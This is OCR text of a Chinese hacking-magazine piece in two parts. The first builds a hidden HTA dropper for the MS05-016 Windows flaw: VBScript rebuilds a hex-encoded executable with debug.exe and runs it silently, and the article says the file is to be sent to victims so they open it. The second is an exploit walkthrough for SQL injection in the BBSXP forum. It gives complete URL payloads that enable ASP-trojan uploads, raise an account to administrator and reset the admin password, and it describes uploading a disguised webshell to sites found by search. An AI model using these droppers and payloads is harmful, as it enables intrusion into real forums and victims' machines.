


图 3

三、更为隐蔽的构造方式

图3实现的过程是下载并执行，而且运行后会弹出那么大的一个窗口，谁看到了都会发现有问题。这个漏洞让你想起什么来了没有？对，就是那个Internet Explorer Object Data漏洞呀。这个漏洞也是调用了hta来执行程序的，想一下当初别人制作这个漏洞时的网页木马用的方法是什么，就是把exe变成批处理再执行。

我们现在也这样做一个bat.hta，这个也有现成的工具，我们来借用一下，是木马帝国的chin写的一个mm.vbs。用mm.vbs来生成一个bat.hta吧，运行过程如图4、图5。




图 4



图 5

生成的这个bat.hta本来是一个asp的代码，改成.hta后缀就可以直接运行你转的exe文件了，如果你不放心，可以去掉转的bat.hta里的**<%Response.ContentType="Application/Hta"%>**这第一行代码，你还可以改一下里边的汉字，改改版权，哈哈。bat.hta的大体代码及我加的注释如下：

```
<%Response.ContentType="Application/Hta"%>'这一行可以去掉，反正HTML语言是很松散的
<hta:application height="0" width="0" caption="no" border="none" showintaskbar="no">'HTA文件运行时边框最小化
''''省略无关的html代码，像<titel>、<head>之类
<script language="JavaScript">
<!-- 也是让窗口最小化了
window.moveTo(0,0);
window.resizeTo(0,0);
//-->
</script>
<script language="VBScript">
<!--以下VBS代码调用FSO和Wscript.Shell将16进制的exe代码调用debug还原并执行，释放对像关掉窗口之类的

On Error Resume Next

dim WSHshell,fs,a
dim fn_tmp,fn_com,fn_exe
Set WSHshell=CreateObject("Wscript.Shell")
Set fs=CreateObject("Scripting.FileSystemObject")
fn_tmp=fs.GetSpecialFolder(2)&Chr(92)&Right(fs.GetTempName,8)
fn_com=Replace(fn_tmp,".tmp",".com",1,-1,1)
fn_exe=Replace(fn_tmp,".tmp",".exe",1,-1,1)
Set a=fs.CreateTextFile(fn_tmp,1)
```

```
    a.Write "e100 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00"&vbCrLf
    a.Write "e110 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00"&vbCrLf
    a.Write "e120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00"&vbCrLf
——————————————————省略N多16进制的代码
    a.Write "rcx"&vbCrLf
    a.Write "5000"&vbCrLf
    a.Write "n "&fn_com&vbCrLf
    a.Write "w"&vbCrLf
    a.Write "q"&vbCrLf
    a.Close
    WSHshell.Run "command.com /c debug.exe<"&fn_tmp,0,1
    WSHshell.Run "cmd.exe /c debug.exe<"&fn_tmp,0,1

    Do
        If fs.FileExists(fn_com)=True Then
            Chg_Run
            Exit Do
        End If
    Loop

    Sub Chg_Run
        fs.CopyFile fn_com,fn_exe,1
        WSHshell.Run fn_exe
    End Sub
    fs.DeleteFile fn_tmp,1
    fs.DeleteFile fn_com,1
    Set fs=Nothing
    Set WSHshell=Nothing

    window.close
    //-->
    </script>
```

以上代码有骗稿费之嫌，不过也是为了让大家更加明白如何制做一个隐蔽的文件，我们现在如图2所示**2005016.exe bat.hta lcx.lcx**这样来生成一个lcx.lcx，这时候再双击运行lcx.lcx，图3的那个大大的背景框就不见了，只见屏幕白光一闪，x.exe就运行了。

至于如何不闪烁，我想以前的关于制做不闪烁的Internet Explorer Object Data网页木马网上也有文章的，大家可以找找看。不过，因为我们的文件是本地运行，所以闪的几乎查觉不到的，因此我就没有研究下去。

四、漏洞利用及补救措施

我想这个漏洞利用起来比较简单，发一个文件给对方，或将其文件与常用文件格式捆绑发给对方欺骗对方打开就可以了。不过捆绑方式我一直没有试成功，估计生成的文件不可能在捆绑里执行，大家有捆绑成功的可以告诉我。如果大家想打补丁的话可以去这里http://www.microsoft.com/technet/security/Bulletin/MS05-016.mspx，没有打得还是那句老生常谈，不要与陌生人说话，哈哈！

（文章中涉及到的工具2005016.exe、mm.vbs已经收录于本期光盘中）

探究BBSXP的漏洞

职业欠钱

最近又有人爆出了国内一款影响力比较大的论坛bbsxp存在SQL注入漏洞，可惜大虾们总是爱把漏洞握在手里不放，我们这些小菜只好祈祷哪个好心的大虾能够把漏洞给放出来。终于某日……在某著名黑客网站上发现了该漏洞的利用动画＋工具。

抱着顶礼膜拜的心情从该站点上把动画和工具下载了下来，结果动画里只说了那个工具的使用方法，选择“添加上传asa设置.dat”或者“去掉上传asa设置.dat”这两个数据包，然后发送便可以上传asa文件了（或者去掉上传asa格式），如图1。




图1

也许有菜鸟又要问了：为什么要上传asa文件？不是要asp的么？这里说一下：因为在IIS里，默认的asa文件和asp文件都是映射到asp.dll这个文件（注：并不是所有的机器上的htr都是由asp.dll解释的，有些朋友的机器就是由ISM.dll解释的，所以，为了安全起见，使用cer或者cdx后缀可能会更好些）。所以，把一个ASP木马改后缀名为asa上传到服务器后效果是一样的（图2）。




图2

有经验的朋友一看就能猜出是数据包搞的鬼，就让我们来看看数据包里到底有什么东西，用记事本打开后发现内容如下：

```
POST [postpage] HTTP/1.1
Accept: */*
```

```
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0; Maxthon)
Host: [hostname]
Content-Length: 165
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: skins=1; ASPSESSIONIDSASRSRSS=CAHDJIHDLHNOADGPGNHLHIDB

order=id+DECLARE+@cmd+sysname+set+@cmd%3D0x7c00610073006100+update+clubconfig+set+UpFileGenre%3DupFileGenre%2B@cmd+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```

看到这里，手工抓包玩过上传漏洞的朋友可能就很清楚了！前面都是HTTP协议发送数据包的格式。文件开头的“[postpage]”跟某版面的地址，中间的“[hostname]”是站点地址，而重点就在**order=id+DECLARE+@cmd+sysname+set+@cmd%3D0x7c00610073006100+update+clubconfig+set+UpFileGenre%3DupFileGenre%2B@cmd+select+*+from+%5Buser%5D+order+by+id**这一句了！这句是什么意思呢？我们把里面的那些“+”号、十六进制什么的翻译过来再说！从google上搜索了一个ASCII对照表，将这个句子还原过来：

```
Order=id DECLARE @cmd sysname set @cmd=|asa
Update clubconfig set upfilegenre=upfilegenre+@cmd
Select * from [user] order by id
```

很明显，是order变量过滤不严的问题。我们带着这个想法来看showforum.asp这个文件（为什么？因为动画里就是这个文件啊！），找啊找啊找朋友，找到一个好朋友！终于在第146行看到了这么一句：

```
sql="select top "&pagesetup&" * from [forum] "&topsql&" order by toptopic Desc,"&order&" Desc"
Set Rs=Conn.Execute(sql)
```

Order就这么放进SQL语句里执行了！那么order到底有没有经过过滤呢？往上面搜索一下order，很容易在109行找到这么一段：

```
if Request("order")<>"" then
order=HTMLEncode(Request("order"))
else
order="lasttime"
```

很明显，order是经过了HTMLEncode这个函数过滤了的！

那么且慢，我记得有以前的一篇文章《BBSXP 所有版本漏洞曝光》中，作者似乎对这个HTMLEncode过滤很有点意见！于是到网上搜索了一下这篇文章，看到了关于HTMLEncode函数的解释！

```
function HTMLEncode(fString)
fString=replace(fString,";","&#59;")
fString=server.htmlencode(fString)
fString=replace(fString,"'","&#39;")
fString=replace(fString,"--","&#45;&#45;")
fString=replace(fString,"\","&#92;")
fString=replace(fString,vbCrlf,"<br>")
HTMLEncode=fString
end function
```

原来它只是过滤了“;”、“'”、“--”、“\”和回车，**fString=server.htmlencode(fString)**这句则是将所有的HTML符号直接显示出来，于是html符号也被过滤掉了，那么如果我们避开这些符号可以写出SQL语句的话，MSSQL是支持多语句执行的，这样便可以做到SQL注射了（我们知道BBSXP分ACCESS版和SQL版，ACCESS是不支持多语句执行的，所以好多SQL注射漏洞都是只能在SQL版的程序上利用）！我们还是再来看看文件里的语句：**sql="select top "&pagesetup&" * from [forum] "&topsql&" order by toptopic Desc,"&order&" Desc"**，由于句中“order by toptopic Desc,”这里有个逗号没有完成，所以我们要想办法凑足一个东西给它。Id就是用来配对这个“order by”的！这样，语句就变成了**select*from [forum] order by toptopic Desc,id**，就是按照toptopic和id排序。同样，那句SQL语句里最后还有一个Desc（在SQL中，这是排序时使用降序排列的意思），由于HTMLEncode这个函数过滤了“--”符号，也就是注释符号，所以我们不能像往常玩SQL注射一样去把后面的语句注释掉不管，而要构造出一个语句与之配对！所以我们在臭要饭的工具数据包尾可以看到这么一句：**select * from [user] order by id**，这一句是用来配对那个Desc的，这样，前后都不会出错了，剩下的中间就是我们的天下了！还记得吧，我们说过了，MSSQL是支持多语句执行的！那么中间我们只需要按照牛人们给的格式绕开那些被过滤掉了的符号构造SQL语句就可以了！

```
DECLARE @cmd sysname set @cmd=|asa
Update clubconfig set upfilegenre=upfilegenre+@cmd
```

这便是牛人教我们绕开前面提到的那些符号而一样做出来的SQL语句！它是什么意思呢？打开MSSQL查询分析器我们会发现，clubconfig这张表里的upfilegenre是用来保存允许上传文件的类型的！而“upfilegenre+@cmd”是什么呢？还记得前面我们定义“@cmd”为“|asa”吧！所以，这句SQL语句就是使得允许上传的类型里增加了asa这种类型！然后我们就可以上传asa文件了！

明白了这个道理以后，我马上就从BBSXP官方下载了5.15版的源代码，本地搭建了一个SQL的BBSXP论坛作为测试环境，随手打开一个版块，找到URL，这里是：http://127.0.0.1/bbsxp/ShowForum.asp?forumid=1，由于多个参数间需要用“&”符号来连接，所以我们提交：

http://127.0.0.1/bbsxp/ShowForum.asp?forumid=1&order=id+DECLARE+@cmd+sysname+set+@cmd%3D0x7c00610073006100+update+clubconfig+set+UpFileGenre%3DupFileGenre%2B@cmd+select+*+from+%5Buser%5D+order+by+id

结果正常返回了原页面，于是我们去发帖，上传一个asa文件，结果却提示不允许上传asa文件！难道官方这么快就修补了这个漏洞了？进入后台后，发现允许上传的类型中确实增加了asa类型，到底怎么回事呢？

打开upfile.asp（负责上传的文件），果然不出所料，看到这么一句：

```
sub check(typ)
if instr("|"&UpFileGenre&"|","|"&typ&"|")<=0 or typ="asa" or typ="asp" then error2("对不起，本服务器不支持 "&typ&" 格式的文件")
end sub
```

原来在 upfile 文件中强行限制了 asa 类型的文件，真是搞笑！难道 BBSXP 就这么来修补漏洞吗？从图 1 中相信大家都发现了 asp.dll 解析的类型并非 asa 和 asp 两种而已！还有 cer、cdx、htr，我们只需要把 SQL 语句稍做修改，就可以允许上传 ASP 木马了！而效果还是一样的！

如何修改？这里解释给小菜听，高手不要嫌我罗嗦才是！"0x7c00610073006100" 正好是 "|asa" 的十六进制表示。那么，我们只要把 htr 的十六进制弄出来，替换掉它，就可以上传 htr 木马了。这里转换十六进制的时候，总不能手工去查它们的 ASCII 码然后转换吧！所以我打开 TC 写了个小程序（ASC16.c），很简单的几行：

```
#include <stdio.h>
main()
{int i;
char s[255];
scanf("%s",s);
printf("0x");
for(i=0;i<strlen(s);i++)
{printf("%x00",s[i]); }
printf("\n");
}
```

运行程序得到 "|htr" 的十六进制码为 "0x7c00680074007200"，然后将其替换原 SQL 语句，提交，就可以上传 htr 马了（图 3）。




图 3

研究到了这里之后，我和 zj 马上搜索关键字："Powered by BBSxp 5.1x SQL/Licence"（其中 x 为不定值），结果发现好多站都强行将 upfile.asp 文件删除了，即使我们添加了 htr 类型也是枉然，根本就不让上传，能怎么办？

不过转念一想，难道 SQL 漏洞的利用就只有这么一种方式吗？如果能够将自己添加为管理员，并且将后台密码修改为自己指定的密码也是一种方法啊！虽然我们是小菜，可是我们不能习惯着吃别人的现成饭！我们完全可以自己动手来修改里面的 SQL 语句！于是打开查询分析器，发现 user 表中，membercode 的值代表的就是论坛上的级别！如果 membercode 的值为 5，那么身份就是 "社区区长" 了！很明显，修改这个值是很简单的！

```
Declare @cmd sysname set
@cmd=test
Update [user] set [membercode]
=5 where [username]=@cmd
```

这样就可以将用户名为 test 的用户提为社区区长了！当然，这样写是为了好懂，真实环境下我们是按照原来的格式，把其中的空格都用 "+" 代替，而 test 则要用十六进制表示，"=" 号用 "%3D"，"[" 和 "]" 则分别用 "%5B" 和 "%5D" 代替（其实为什么偶也不大明白，只不过牛人们这么做俺也就只好依样画葫芦了，反正我试过，不按这样做就失败）。然后，把整个句子合起来就是：

order=id+Declare+@cmd+sysname+set+@cmd%3D0x7400650073007400+Update+%5Buser%5D+set+%5Bmembercode%5D=5+where+%5Busername%5D=@cmd+select+*+from+%5Buser%5D+order+by+id

提交后，成功的将 test 用户提升为社区区长，然后发现，BBSXP 不像动网那样后台可以有多用户，而只是在 clubconfig 里有一个 adminpassword 作为后台密码，只要身份为社区区长的用户输入后台密码就可以进入后台管理了！那么后台密码怎么修改呢？同样很简单，看下面的 SQL 语句：

```
Declare @cmd sysname set
@cmd=(密码MD5散列的十六进制)
Update [clubconfig] set
[adminpassword]=@cmd
```

这句看起来一点语法错误都没有的 SQL 语句却耗掉了我一个下午的时间！BBSXP 后台密码是 MD5 加了密的 32 位散列！如果我们将 123456 加密以后得到的 e10adc3949ba59abbe56e057f20f883e 直接插入到数据库中，结果却发现怎么输密码都不对！仔细对比 user 表中的密码才发现我犯了一个低级错误— BBSXP 的密码 MD5 散列把所有的字母都转换为大写了！所以在用我那个小程序转换的时候，需要将 Caps Lock 灯常亮着！得到散列如下：

0x450031003000410044004300330030003400300042004100350039004100420042004500350036004500300035003700460032003000460038003800330045 00

然后用它去填补 "@cmd=" 后面的值，并将其他符号相应转换后，满怀希望的提交，却得到如图 4 所示的结果：

```
Microsoft OLE DB Provider for SQL Server
错误 '80040e21'
多步 OLE DB 操作产生错误。请检查每个 OLE DB 状态值，没有工作被完成。
/bbsxp/inc/line.asp，行 6
```




图 4

开始还以为 SQL 语句弄错了，结果捣鼓了一下午也没检查出哪里有问题。晚上忽然随手把那一串东东删除掉一部分，只保留了一个字符：0x4500，提交后，惊奇的发现，SQL 语句没错！在查询分析器里发现后台密码成功的被改为了 E！于是明白了，SQL 语句太长了提交的时候会出错，再实验的时候，发现提交 16 位都不会出错，那么思路就很清晰了！分两步来做：首先将 MD5 的 32 位散列分成前后两段，各 16 位，然后第一次提交前 16 位，第二次再使用 "原密码＋新 16 位密码＝完整密码" 的办法来解决！那么完整的步骤应该是这样子的：**0x4500310030004100440043003300300034003000420041003500390041004200** 是第一次提交时 "@cmd" 的值，由于只是简单的替换，就不再写出完整的语句了。**0x42004500350036004500300035003700460032003000460038003800330045 00** 是 32 位 MD5 散列的后 16 位值，实现这部分功能的 SQL 语句如下：

```
Declare @cmd sysname set
@cmd=0x42004500350036004500300035
0037004600320030004600380038003300
4500 update clubconfig set adminpas
sword=adminpassword+@cmd
```

这里的 "+" 号要用 "%2B" 替换，其他的照前文做就可以了，提交后，成功的将后台密码更改为 123456！（本文给出的工具在更改后台密码时，将会提示 "第一次发送成功" "第二次发送成功" 就是因为这个原因！）好了，要饭的工具里还有一个将允许上传 asa 类型的设置去掉的功能，我 SQL 没学好，怎么也想不出来就去看他的 SQL 语句是怎么构造的，结果此时也发现了一个小诀窍，根本不用把他那一串天书般的符号对照 ASCII 表，我们随便找个 URL 点提交后，查看返回的信息里写的清清楚楚！他的原文是这样的：**update+clubconfig+set+UpFileGenre%3Dsubstring%28upFileGenre%2C1%2Clen%28upfilegenre%29-4%29**，在返回的信息中，很容易的看到：

```
ShowPage(0,0,"forumid=1&order
=id update clubconfig set UpFileGenr
e=substring(upFileGenre,1,len(upfil
egenre)-4) select * from [user]
order by id&search=&TimeLimit=")
```

这句SQL语句的意思就是，把UpFileGenre修改为原UpFileGenre去掉后四个字符后的值！假设原先论坛允许上传的类型为：jpg|doc|rar，经过我们的设置后变为jpg|doc|rar|asa，现在要还原当然是将“|asa”这四个字符去掉了！而zj在制作工具的时候，体贴地为大家一次将“|asa|cer|cdx|htr”四种类型都加了进去，在去掉这些设置的时候，则是减掉后16个字符。所以在这里严重警告大家，如果你没有添加这四个类型，不要冒然使用工具去掉“|asa|cer|cdx|htr”，因为将会使原论坛的设置删掉的！

也许有小菜朋友要问了，那只能玩玩人家的论坛有什么意思啊！我们的目的是要webshell！这个就要看运气了，如果管理员只是简单的将upfile.asp删除的话，是不用担心的，因为upfile.asp并不是唯一可以上传的地方，upface.asp和upphoto.asp都能上传东西，只不过只允许上传图片而已，并且不受论坛设置的影响。我们到上传头像的位置，把newmm.asp改名为newmm.gif（因为头像大小限制在10K，其他的马儿都太大了），上传后，返回时看到头像的位置是一张不能显示的图片，点右键看属性就知道它的具体位置了，http://localhost/bbsxp/images/upface/2.gif（图5）。

